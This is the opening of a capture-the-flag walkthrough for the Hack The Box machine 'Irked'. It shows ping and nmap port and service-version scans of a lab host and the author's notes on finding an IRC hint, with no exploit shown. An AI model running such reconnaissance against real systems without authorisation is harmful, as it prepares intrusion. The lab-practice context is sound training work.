

Irked (HTB)

ip of the machine :- 10.129.2.249




```
~/current/irked (4.099s)
ping 10.129.2.249 -c 5

PING 10.129.2.249 (10.129.2.249) 56(84) bytes of data.
64 bytes from 10.129.2.249: icmp_seq=1 ttl=63 time=83.9 ms
64 bytes from 10.129.2.249: icmp_seq=2 ttl=63 time=78.0 ms
64 bytes from 10.129.2.249: icmp_seq=3 ttl=63 time=74.8 ms
64 bytes from 10.129.2.249: icmp_seq=4 ttl=63 time=74.9 ms
64 bytes from 10.129.2.249: icmp_seq=5 ttl=63 time=76.3 ms

--- 10.129.2.249 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 74.806/77.585/83.891/3.358 ms
```

machine is on!!!




```
~/current/irked (6.959s)

nmap -p- --min-rate=10000 10.129.2.249

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-15 19:55 IST
Nmap scan report for irked.htb (10.129.2.249)
Host is up (0.074s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
6697/tcp  open  ircs-u
8067/tcp  open  infi-async
44083/tcp open  unknown
65534/tcp open  unknown
```

Found some open ports out of which a lot are unknown so let's see what we can find about it in the aggressive scan.




```
~/current/irked (4m 51.54s)
nmap -p 22,80,111,6697,8067,44083,65534 -sCV -A -Pn 10.129.2.249

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-15 19:55 IST
Stats: 0:03:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 91.67% done; ETC: 19:59 (0:00:00 remaining)
Stats: 0:04:00 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.33% done; ETC: 20:00 (0:00:01 remaining)
Nmap scan report for irked.htb (10.129.2.249)
Host is up (0.082s latency).

PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
|_  256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
80/tcp    open  http        Apache httpd 2.4.10 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          44083/tcp   status
|   100024  1          44318/tcp6  status
|   100024  1          52399/udp   status
|_  100024  1          52994/udp6  status
6697/tcp  open  ircs-u?
|_irc-info: Unable to open connection
8067/tcp  open  infi-async?
|_irc-info: Unable to open connection
44083/tcp open  status      1 (RPC #100024)
65534/tcp open  unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




```
Service detection performed. Please report any incorrect results at https://n
Nmap done: 1 IP address (1 host up) scanned in 291.51 seconds
```

So got versions, and started looking for any available exploits but didn't find any for ssh and http server...



IRC is almost working!

Went to the website and it gave a hint "IRC". Now what the hell does that mean??




IRC (Internet Relay Chat) is **a protocol for real-time text messaging between internet-connected computers created in 1988**. It is mainly used for group discussion in chat rooms called “channels” although it supports private messages between two users, data transfer, and various server-side and client-side commands.

Radware
https://www.radware.com › security › ddospedia › irc-i...


IRC (Internet Relay Chat) - Radware

So IRC is a protocol used in 1988 for real time messaging. Wait is it really running on any port!!!



